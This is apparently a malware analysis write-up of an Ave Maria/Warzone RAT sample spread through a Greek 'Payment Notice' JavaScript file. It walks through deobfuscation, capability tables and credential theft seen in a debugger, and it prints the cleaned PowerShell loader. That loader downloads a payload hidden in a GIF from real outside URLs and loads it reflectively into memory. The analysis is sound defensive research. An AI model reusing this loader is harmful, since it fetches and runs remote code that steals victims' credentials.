# Malware Analysis - Ave_Maria RAT

By Bar Magnezi

Published: 2025-05-15 · Archived: 2026-04-05 16:00:09 UTC

Sample:

```
7ebdce51613a9214f61fa3983e9a2d19
```

## BackgroundPermalink

Ave Maria, also known as Warzone RAT, is a remote access trojan that allows attackers full control over an infected system. It is typically spread through phishing emails with malicious attachments, enabling features like keylogging, credential theft, webcam access, and file exfiltration.

## Static AnalysisPermalink




Figure 1: Malware Bazaar Entry

The sample was first uploaded from Greece and is most likely targeting organizations in that region. The file is named “Ειδοποίηση πληρωμής_79153 22331.JS”, which translates from Greek to “Payment Notice.”

Figure 2: First Stage Code

It is a JavaScript file containing a single line of code with approximately 1.5 million characters—an obfuscation technique designed to hinder analysis and evade detection. I noticed the string “Lightsddfffffffwonwwwwwwwwwwwwwwwwwharecovey” repeated throughout the script, likely serving as junk code for obfuscation. Based on that assumption, I decided to remove it to simplify analysis.

Figure 3: After Removing String

As shown in the figure above, the assumption proved correct—removing the junk string revealed a Base64-encoded payload. Decoding the payload in CyberChef revealed PowerShell code, as shown in Figure 4.




Figure 4: CyberChef Decode

Decoding the payload in CyberChef revealed PowerShell code that performs the following actions:

- Initializes URLs with a custom User-Agent
- Downloads a fake gif and txt file from a remote server
- Extracts hidden Base64 data between specific markers
- Decodes and loads a .NET assembly directly into memory
- Invokes a method from the loaded assembly using obfuscated parameters

```
$gangbusters = 'txt.qjmauhseh/moc.aidnirav.feihclennahc//:sptth';
$picle = 'https://onfiltre.com.tr/wp-content/giphy.gif';
$microliths = New-Object System.Net.WebClient;
$microliths.Headers.Add('User-Agent','Mozilla/5.0');
$tipula = $microliths.DownloadData($picle);
$archeologist = [System.Text.Encoding]::UTF8.GetString($tipula);
$cyberspeech = '<<sudo_png>>';
$diander = '<<sudo_odt>>';
$banie = $archeologist.IndexOf($cyberspeech);
$scornful = $archeologist.IndexOf($diander);
$banie -ge 0 -and $scornful -gt $banie;
$banie += $cyberspeech.Length;
$crummier = $scornful - $banie;
$millilitres = $archeologist.Substring($banie, $crummier);
$ayond = [System.Convert]::FromBase64String($millilitres);
$sawhorse = [System.Reflection.Assembly]::Load($ayond);
$Laverna = [dnlib.IO.Home].GetMethod('VAI').Invoke($null, [object[]] @($gangbusters,'','','','RegSvcs','','','','',
'C:\Users\Public','address','js','','','displayable','2',''))
```

Figure 5: Cleaned Code

The first URL contained a long reversed Base64 string, while the second URL pointed to a GIF file, as shown in Figures 6 and 7.


Figure 6: First URL - Reversed Base64 String




Figure 7: Second URL - GIF

Starting with the first URL, which was reversed, I used CyberChef to reverse and decode its Base64 content, as shown in Figure 8.




Figure 8: CyberChef to decode the string

The second URL led to a GIF file, and examining it in a hex editor confirmed that the code was using a Base64-encoded string hidden between tags within the GIF.




Figure 9: HxD Locating The "sudo_png" Tag

Following that, I wrote a Python script that takes the file, locates the two tags defined in the PowerShell script, extracts the content between them, decodes it from Base64, and saves the output to a file, as shown in Figure 10.




Figure 10: Extracts File From The GIF

## Second Stage[Permalink]

In the second stage, the focus shifts to the DLL and EXE files extracted from the GIF and TXT (DLL and EXE) payloads from the earlier stages.

| ATT&CK Tactic | ATT&CK Technique |
|---|---|
| DEFENSE EVASION | Deobfuscate/Decode Files or Information T1140<br>File and Directory Permissions Modification T1222<br>Process Injection::Process Hollowing T1055.012<br>Reflective Code Loading T1620 |
| DISCOVERY | Account Discovery T1087<br>File and Directory Discovery T1083<br>Process Discovery T1057<br>Query Registry T1012<br>Software Discovery T1518<br>System Information Discovery T1082<br>System Network Configuration Discovery::Internet Connection Discovery T1016.001<br>System Owner/User Discovery T1033 |
| EXECUTION | Windows Management Instrumentation T1047 |
| PRIVILEGE ESCALATION | Access Token Manipulation::Token Impersonation/Theft T1134.001 |

| MBC Objective | MBC Behavior |
|---|---|
| COMMAND AND CONTROL | C2 Communication::Receive Data [B0030.002] |
| COMMUNICATION | HTTP Communication::Get Response [C0002.017] |
| CRYPTOGRAPHY | Cryptographic Hash::MD5 [C0029.001]<br>Generate Pseudo-random Sequence::Use API [C0021.003] |
| DATA | Decode Data::Base64 [C0053.001] |
| DISCOVERY | File and Directory Discovery [E1083]<br>System Information Discovery [E1082] |
| FILE SYSTEM | Delete File [C0047]<br>Get File Attributes [C0049]<br>Read File [C0051]<br>Set File Attributes [C0050]<br>Writes File [C0052] |
| MEMORY | Allocate Memory [C0007] |
| OPERATING SYSTEM | Console [C0033]<br>Registry::Query Registry Key [C0036.005]<br>Registry::Query Registry Value [C0036.006]<br>Registry::Set Registry Key [C0036.001] |
| PROCESS | Create Process [C0017]<br>Create Process::Create Suspended Process [C0017.003]<br>Create Thread [C0038]<br>Resume Thread [C0054]<br>Terminate Process [C0018] |

Figure 11: Capabilities Of The DLL

| ATT&CK Tactic | ATT&CK Technique |
|---|---|
| COLLECTION | Input Capture::Keylogging T1056.001 |
| CREDENTIAL ACCESS | Credentials from Password Stores::Credentials from Web Browsers T1555.003 |
| DEFENSE EVASION | Deobfuscate/Decode Files or Information T1140<br>Modify Registry T1112<br>Obfuscated Files or Information T1027<br>Process Injection::Thread Execution Hijacking T1055.003<br>Reflective Code Loading T1620<br>Subvert Trust Controls::Mark-of-the-Web Bypass T1553.005 |
| DISCOVERY | File and Directory Discovery T1083<br>Process Discovery T1057<br>Query Registry T1012<br>Software Discovery T1518<br>System Information Discovery T1082<br>System Service Discovery T1007 |
| EXECUTION | Command and Scripting Interpreter T1059<br>Shared Modules T1129<br>System Services::Service Execution T1569.002<br>Windows Management Instrumentation T1047 |
| PERSISTENCE | Account Manipulation T1098<br>Create Account T1136<br>Create or Modify System Process::Windows Service T1543.003 |
| PRIVILEGE ESCALATION | Access Token Manipulation T1134 |

Figure 12: Capabilities Of The EXE

As expected from this RAT, it includes several keylogging techniques, has the capability to extract stored passwords, and also implement process injection methods.

Analyzing the sample in a debugger revealed how it carries out these actions. In Figure 13, we can see it executing SQL queries to retrieve login credentials from various web browsers.




Figure 13: SQL Queries

In Figure 14, we can see that it also attempts to extract usernames and passwords from Thunderbird (which is relatively uncommon among common RATs). Following that, it targets various SMTP and email-related services for credential harvesting, including Outlook.




Figure 14: Extracts Credentials From Email Related Services

As shown in Figure 15, it uses the ping command as a delay execution mechanism.




Figure 15: Delay Execution

In addition, while debugging, another C2 server used by the attacker was observed, as shown in Figure 16.




Figure 16: Connection With C2 Address

Further analysis of the PowerShell line that calls the VAI method from the DLL ($Laverna = [dnlib.IO.Home].GetMethod('VAI').Invoke(…)) makes it clear that changing the parameters alters the behavior of the RAT.

Here are few examples

- Displays MSG Box




Figure 17: MSG Box

- Saves Copy to the Public folder




Figure 18: Copy To Public

- Creates a Scheduled Task with varying timestamps (depending on the parameters)




Figure 19: Schedule Task Creation

- One of the arguments, when set to “1” for example, causes the PowerShell window to display logs containing detailed system information, along with checks to determine whether the malware is running in a real environment or is being analyzed and monitored.

